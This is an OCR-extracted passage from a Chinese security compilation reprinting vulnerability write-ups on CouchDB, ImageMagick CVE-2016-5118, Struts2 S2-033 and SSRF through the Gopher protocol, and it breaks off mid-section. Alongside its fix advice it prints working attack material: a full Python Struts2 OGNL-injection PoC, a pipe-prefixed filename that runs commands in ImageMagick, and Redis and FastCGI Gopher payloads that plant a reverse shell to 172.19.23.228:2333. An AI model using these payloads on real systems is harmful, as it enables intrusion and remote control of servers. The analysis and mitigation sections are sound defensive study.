

图 4-2-3

至于如何回显执行结果，各位可以动动脑筋，欢迎互动。

0x03 漏洞修复建议：

1、指定 CouchDB 绑定的 IP(需要重启 CouchDB 才能生效)在/etc/couchdb/local.ini 文件中找到“bind_address = 0.0.0.0”，把 0.0.0.0 修改为 127.0.0.1，然后保存。注：修改后只有本机才能访问 CouchDB。

2、设置访问密码（需要重启 CouchDB 才能生效）在/etc/couchdb/local.ini 中找到“[admins]”字段配置密码。

附：参考链接：

http://blog.rot13.org/2010/11/triggers-in-couchdb-from-queue-to-external-command-execution.html
http://docs.couchdb.org/en/1.6.1/api/server/configuration.html#api-config
http://docs.couchdb.org/en/1.6.1/intro/api.html
http://docs.couchdb.org/en/1.6.1/config/query-servers.html

（全文完）责任编辑：静默

第3节 ImageMagick远程命令执行漏洞分析及防护方案

作者：绿盟科技

来自：绿盟科技博客

网址：http://blog.nsfocus.net/

目前所有版本的 Graphicsmagick 和 ImageMagick 都支持打开文件，当文件名的第一个字符为‘|’，文件名会被传递给 shell 程序，就可能导致代码执行。 文件打开操作位于源代码文件 blob.c 中的 OpenBlob()函数中，不同于 CVE-2016-3714 的是，此漏洞存在于软件处理的核心代码中，影响会更广。

目前此漏洞的编号为 CVE-2016-5118，如图 4-3-1：

A shell exploit (CVE-2016-5118) was discovered associated with a filename syntax where file names starting with '|' are intepreted as shell commands executed via popen(). Insufficient sanitization in the SVG and MVG renderers allows such filenames to be passed through from potentially untrusted files. There might be other ways for untrusted inputs to produce such filenames. Due to this issue, support for the feature is removed entirely.

图 4-3-1

概念定义

什么是 ImageMagick?

ImageMagick 软件是用 C 语言编写的，可用来显示、转换以及编辑图形，支持超过

200 种图像文件格式，并且可以跨平台运行。ImageMagick 软件被许多编程语言所支持，包括 Perl，C++，PHP，Python 和 Ruby 等，并被部署在数以百万计的网站、博客、社交媒体平台和流行的内容管理系统(CMS)。

什么是 GraphicsMagick?

GraphicsMagick 号称图像处理领域的瑞士军刀。 短小精悍的代码却提供了一个很棒且高效的工具和库集合，来处理图像的读取、写入和操作。它支持超过 88 种图像格式，包括重要的 DPX、GIF、JPEG、JPEG-2000、PNG、PDF、PNM 和 TIFF，可以在绝大多数的平台上使用，如 Linux、Mac、Windows 等。GaphicsMagick 不仅支持命令行的模式，同时也支持 C、C++、Perl、PHP、Tcl、Ruby 等的调用，是从 ImageMagick 5.5.2 分支出来的。

漏洞简介

一个关于申请 ImageMagick 漏洞 CVE 的连接：

```
http://permalink.gmane.org/gmane.comp.security.oss.general/19669
```

All existing releases of GraphicsMagick and ImageMagick support a file open syntax where if the first character of the file specification is a ‘|’, then the remainder of the filename is passed to the shell for execution using the POSIX popen(3C) function.

原文作者贴出了一段本地测试后确实可以执行的命令：

```
➜ ~ convert ‘|echo Hello > hello.txt;’ null
➜ ~ ls hello.txt
hello.txt
```

Unlike the vulnerability described by CVE-2016-3714, this functionality is supported by the core file opening function rather than a delegates subsystem usually used to execute external programs.

从作者的描述中可以看到，这次的漏洞影响比之前的 CVE-2016-3714 更广，更加暴力。

影响范围

影响的版本： GraphicsMagick < 1.3.24 ImageMagick 所有版本 不受影响的版本： GraphicsMagick = 1.3.24

漏洞分析

这次漏洞还是出现在 SVG 和 MVG 的处理上，不过和 CVE-2016-3714 不同，上次问题出在使用委托的时候，只进行了简单的字符串拼接就执行了，没有进行任何安全过滤。黑客因此可通过命令注入，执行恶意命令。本次漏洞是 ImageMagick 原生方法支持文件名第一个字符是‘|’的时候，将之后的字符串当成是命令去执行。

下面我们简单看一下漏洞的原理，漏洞出现在 blob.c 的 2500 行：

https://github.com/ImageMagick/ImageMagick/blob/master/MagickCore/blob.c#L2500

如图 4-3-2：

```
#if defined(MAGICKCORE_HAVE_POPEN)
  if (*filename == '|')
    {
      char
        fileMode[MagickPathExtent],
        *sanitize_command;

      /*
        Pipe image to or from a system command.
      */
#if defined(SIGPIPE)
      if (*type == 'w')
        (void) signal(SIGPIPE,SIG_IGN);
#endif
      *fileMode=(*type);
      fileMode[1]='\0';
      sanitize_command=SanitizeString(filename+1);
      image->blob->file_info.file=(FILE *) popen_utf8(sanitize_command,
        fileMode);
      sanitize_command=DestroyString(sanitize_command);
      if (image->blob->file_info.file == (FILE *) NULL)
        {
          ThrowFileException(exception,BlobError,"UnableToOpenBlob",filename);
          return(MagickFalse);
        }
      image->blob->type=PipeStream;
      image->blob->exempt=MagickTrue;
      return(SetStreamBuffering(image_info,image));
    }
#endif
```

图 4-3-2

SanitizeString 函数代码如下，如图 4-3-3：

```
1654  +MagickExport char *SanitizeString(const char *source)
1655  +{
1656  +  char
1657  +    *sanitize_source;
1658  +
1659  +  const char
1660  +    *q;
1661  +
1662  +  register char
1663  +    *p;
1664  +
1665  +  static char
1666  +    whitelist[] =
1667  +      "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789 "
1668  +      "$-_.+!*'(),{}|\\^~[]`\"><#%;/?:@&=";
1669  +
1670  +  sanitize_source=AcquireString(source);
1671  +  p=sanitize_source;
1672  +  q=sanitize_source+strlen(sanitize_source);
1673  +  for (p+=strspn(p,whitelist); p != q; p+=strspn(p,whitelist))
1674  +    *p='_';
1675  +  return(sanitize_source);
1676  +}
1677  +
1678  +/*
```

图 4-3-3

SanitizeString 函数过滤了不可打印的字符，对这个漏洞利用没有影响。

如果文件名的第一个字符是‘|’，它就会把‘|’之后的字串传入 shell，当作系统命令来执行，而不会进行任何过滤，如图 4-3-4：

```
(gdb) bt
#0  _IO_new_popen (command=command@entry=0x62f6d0 "echo Hello > hello.txt;", mode=mode@entry=0x7fffffff1c50 "r")
    at iopopen.c:278
#1  0x00007ffff78a1675 in popen_utf8 (type=0x7fffffff1c50 "r", command=0x62f6d0 "echo Hello > hello.txt;"
    at ./MagickCore/utility-private.h:188
#2  OpenBlob (image_info=image_info@entry=0x60fc10, image=image@entry=0x625990, mode=mode@entry=ReadBinaryBlobMode,
    exception=exception@entry=0x603090) at MagickCore/blob.c:2500
#3  0x00007ffff793da3e in SetImageInfo (image_info=image_info@entry=0x60fc10, frames=frames@entry=0,
    exception=exception@entry=0x603090) at MagickCore/image.c:2734
#4  0x00007ffff78ce309 in ReadImage (image_info=image_info@entry=0x60c670, exception=exception@entry=0x603090)
    at MagickCore/constitute.c:408
#5  0x00007ffff78cf3eb in ReadImages (image_info=image_info@entry=0x609440,
    filename=filename@entry=0x604b90 "|echo Hello > hello.txt;", exception=exception@entry=0x603090)
    at MagickCore/constitute.c:851
#6  0x00007ffff7570cb5 in ConvertImageCommand (image_info=0x609440, argc=3, argv=0x604c50, metadata=0x7fffffffc800,
    exception=0x603090) at MagickWand/convert.c:639
#7  0x00007ffff75be864 in MagickCommandGenesis (image_info=image_info@entry=0x606210,
    command=command@entry=0x400e10 <ConvertImageCommand@plt>, argc=argc@entry=3, argv=argv@entry=0x7fffffffeb58,
    metadata=0x0, exception=exception@entry=0x603090) at MagickWand/mogrify.c:183
#8  0x00000000004011cf in MagickMain (argc=3, argv=0x7fffffffeb58) at utilities/magick.c:145
#9  0x00007ffff6f7bec5 in __libc_start_main (main=0x400fd0 <main>, argc=3, argv=0x7fffffffeb58, init=<optimized out>,
    fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7fffffffeb48) at libc-start.c:287
#10 0x0000000000400ffe in _start ()
```

图 4-3-4

通过调试信息，我们可以很清晰的看到，它把‘|’之后的文件名当成是命令来执行了。

漏洞修复

原作者给出的修复方案是在代码中删除这个方法，比较简单粗暴，如图 4-3-5：



图 4-3-5

GraphicsMagick（和 ImageMagick 差不多）团队已经在最新的代码中，修复了这个漏洞，使用的是原作者比较粗暴的方法,。

ImageMagick 目前没有修复这个漏洞，但是加了一条策略规则，不过注释过了并没有生效：

```
https://github.com/ImageMagick/ImageMagick/commit/18107aaa0d5f8b46e4740722678f1dffddbe4338
```

如图 4-3-6：

图 4-3-6

我们只需要把注释取消即可。

防护方案

GraphicsMagick 版本升级到 1.3.24（请跟踪后续版本升级，会修复其他安全问题）。

官方下载地址如下：

http://www.graphicsmagick.org/

ImageMagick 用户可以通过配置策略进行防护，全局策略文件通常位于：

```
/etc/ImageMagick/policy.xml
```

我们需要增加如下内容，如图 4-3-7：

```
<policy domain="path" rights="none" pattern="|*" />
```

图 4-3-7

（全文完）责任编辑：游风

第4节 Struts2远程代码执行（S2-033）技术分析与防护

作者：李东宏

来自：绿盟科技博客

网址：http://blog.nsfocus.net/

Apache Struts2 在开启动态方法调用（Dynamic Method Invocation）的情况下，攻击者使用 REST 插件调用恶意表达式可以远程执行代码。此漏洞编号为 CVE-2016-3087，定名为 S2-033。本文将对该漏洞进行了技术分析，并给出相应的防护方案。

影响范围

影响的版本： Struts 2.3.20 – Struts 2.3.28 (不包括 2.3.20.3 和 2.3.24.3)。 不受影响的版本： Struts 2.3.20.3、2.3.24.3 或者 2.3.28.1。

漏洞分析

经过对 Apache Struts2 版本进行回溯，发现修复 S2-033 和 S2-032 的代码基本相同，如图 4-4-1：

1.3.10/	15-Oct-2015 04:31	-
2.3.20.1/	15-Oct-2015 04:32	-
2.3.20.3/	21-Apr-2016 20:28	-
2.3.24.1/	15-Oct-2015 04:28	-
2.3.24.3/	21-Apr-2016 21:31	-
2.3.24/	15-Oct-2015 04:30	-
2.3.28.1/	21-Apr-2016 14:50	-
2.3.28/	22-Mar-2016 15:37	-
2.5-BETA1/	15-Oct-2015 04:31	-
2.5-BETA2/	15-Oct-2015 04:31	-
2.5-BETA3/	25-Jan-2016 19:11	-
2.5/	09-May-2016 22:10	-
scripting/	15-Oct-2015 04:30	-

图 4-4-1

根据官方描述修复 S2-032 漏洞，是在 Struts 2.3.20.2 和 2.3.24.2 版本中修复，而官方的版本库中却少了这个版本，直接出现了可以修复 S2-033 漏洞的 Struts 2.3.20.3、2.3.24.3 和 2.3.28.1 等版本。通过代码直接对比，只是在 DefaultActionMapper.java 文件中加入了对 method 成员变量的值的一次过滤，cleanupActionName 这个方法是针对“action:”滥用的问题进行添加的，禁止了绝大多数的特殊字符。但是，他们在后来的版本变更中忽略了之前的问题，将 method 也引入了 OGNL 表达式（Object Graph Navigation Library），如图 4-4-2：



图 4-4-2

通过对 OGNL 表达式的过滤来进行漏洞的修补。

漏洞验证

检查 Struts2 的配置文件 struts.xml，确认“struts.enable.DynamicMethodInvocation”是否为“true”。如为“true”，且版本在受影响版本范围内，则说明系统受漏洞影响，否则不受影响。

利用 exp

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-
# S2-033 POC
# Author: CF_HB
#  时间：2016 年 6 月 6 日
#  漏洞编号：CVE-2016-3087 (S2-033)
```

```
# 漏洞详情：http://blog.nsfocus.net/apache-struts2-vulnerability-technical-analysis-protection-scheme-s2-033/

import requests
import argparse

banner = u'''\
# S2-033 POC
# Author:CF_HB
# 时间：2016 年 6 月 6 日
#使用说明：
# 1、检测
    python S2-033_PoC.py -u http://xxx.xxx.xxx.xxx/xx/
'''
def verity(url):
    s2033_poc =
"/%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23wr%3d%23context[%23paramet
ers.obj[0]].getWriter(),%23wr.print(%23parameters.content[0]%2b602%2b53718),%23wr.close(),xx.toString.json?
&obj=com.opensymphony.xwork2.dispatcher.HttpServletResponse&content=2908"
    try:
        print banner
        poc_url = url+s2033_poc
        print "[checking] " + url
        s = requests.session()
        res = s.post(poc_url, timeout=4)
        if res.status_code == 200 and "290860253718" == res.content:
            print "{url} is vulnerable S2-033.".format(url=url)
        else:
            print "{url} is not vulnerable..".format(url=url)
    except Exception, e:
        print "Failed to connection target, try again.."
parser = argparse.ArgumentParser()
parser.add_argument('-u', help='the target url.')
args = parser.parse_args()
args_dict = args.__dict__

try:
    shellpath = None
    if not (args_dict['u'] == None):
        url = args_dict['u']
    verity(url)
except Exception,e:
    print parser.print_usage()
    exit(-1)
```


防护方案

如果您使用了受影响的版本，可以在允许的情况下禁用动态方法调用（Dynamic Method Invocation），修改 Struts2 的配置文件 struts.xml，将 struts.enable.DynamicMethodInvocation 设置为“false”。

升级到 Struts 2.3.20.3、2.3.24.3 或者 2.3.28.1。

（全文完）责任编辑：游风

第5节 利用Gopher协议拓展攻击面

作者：长亭科技

来自：长亭科技

网址：http://blog.chaitin.com/

概述

Gopher 协议是 HTTP 协议出现之前，在 Internet 上常见且常用的一个协议。当然现在 Gopher 协议已经慢慢淡出历史。

Gopher 协议可以做很多事情，特别是在 SSRF 中可以发挥很多重要的作用。利用此协议可以攻击内网的 FTP、Telnet、Redis、Memcache，也可以进行 GET、POST 请求。这无疑极大拓宽了 SSRF 的攻击面。

攻击面测试

环境：

IP: 172.19.23.218

OS: CentOS 6

根目录下 1.php 内容为：

```
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET["url"]);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
$output = curl_exec($ch);
curl_close($ch);
?>
```

攻击内网 Redis：

Redis 任意文件写入，现在已经成为十分常见的一个漏洞。一般内网中会存在 root 权限运行的 Redis 服务，利用 Gopher 协议攻击内网中的 Redis，这无疑可以隔山打牛，直杀内网。

首先了解一下通常攻击 Redis 的命令，然后转化为 Gopher 可用的协议。常见的 exp 是这样的：

```
redis-cli -h $1 flushall
echo -e "\n\n*/1 * * * * bash -i >& /dev/tcp/172.19.23.228/2333 0>&1\n\n"|redis-cli -h $1 -x set 1
redis-cli -h $1 config set dir /var/spool/cron/
redis-cli -h $1 config set dbfilename root
redis-cli -h $1 save
```

利用这个脚本攻击自身并抓包得到数据流，如图 4-5-1：



图 4-5-1

将其改成适配于 Gopher 协议的 URL：

```
gopher://127.0.0.1:6379/_*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$64%0d%0a%0d%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/172.19.23.228/2333 0>&1%0a%0a%0a%0a%0a%0d%0a%0d%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0aquit%0d%0a
```

攻击情况，如图 4-5-2：



图 4-5-2

攻击 FastCGI

一般来说 FastCGI 都是绑定在 127.0.0.1 端口上的 ,但是利用 Gopher+SSRF 可以完美攻击 FastCGI 执行任意命令。

首先我们需要构造 exp，如图 4-5-3：



图 4-5-3

构造 Gopher 协议的 URL：

```
gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%10%00%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH97%0E%04REQUEST_METHODPOST%09%5BPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Asafe_mode%20%3D%20Off%0Aauto_prepend_file%20%3D%20php%3A//input%0F%13SCRIPT_FILENAME/var/www/html/1.php%0D%01DOCUMENT_ROOT/%01%04%00%01%00%00%00%00%01%05%00%01%00a%07%00%3C%3Fphp%20system%28%27bash%20-i%20%3E%26%20/dev/tcp/172.19.23.228/2333%200%3E%261%27%29%3Bdie%28%27-----0vcdb34oju09b8fd-----%0A%27%29%3B%3F%3E%00%00%00%00%00%00%00
```

攻击情况，如图 4-5-4：

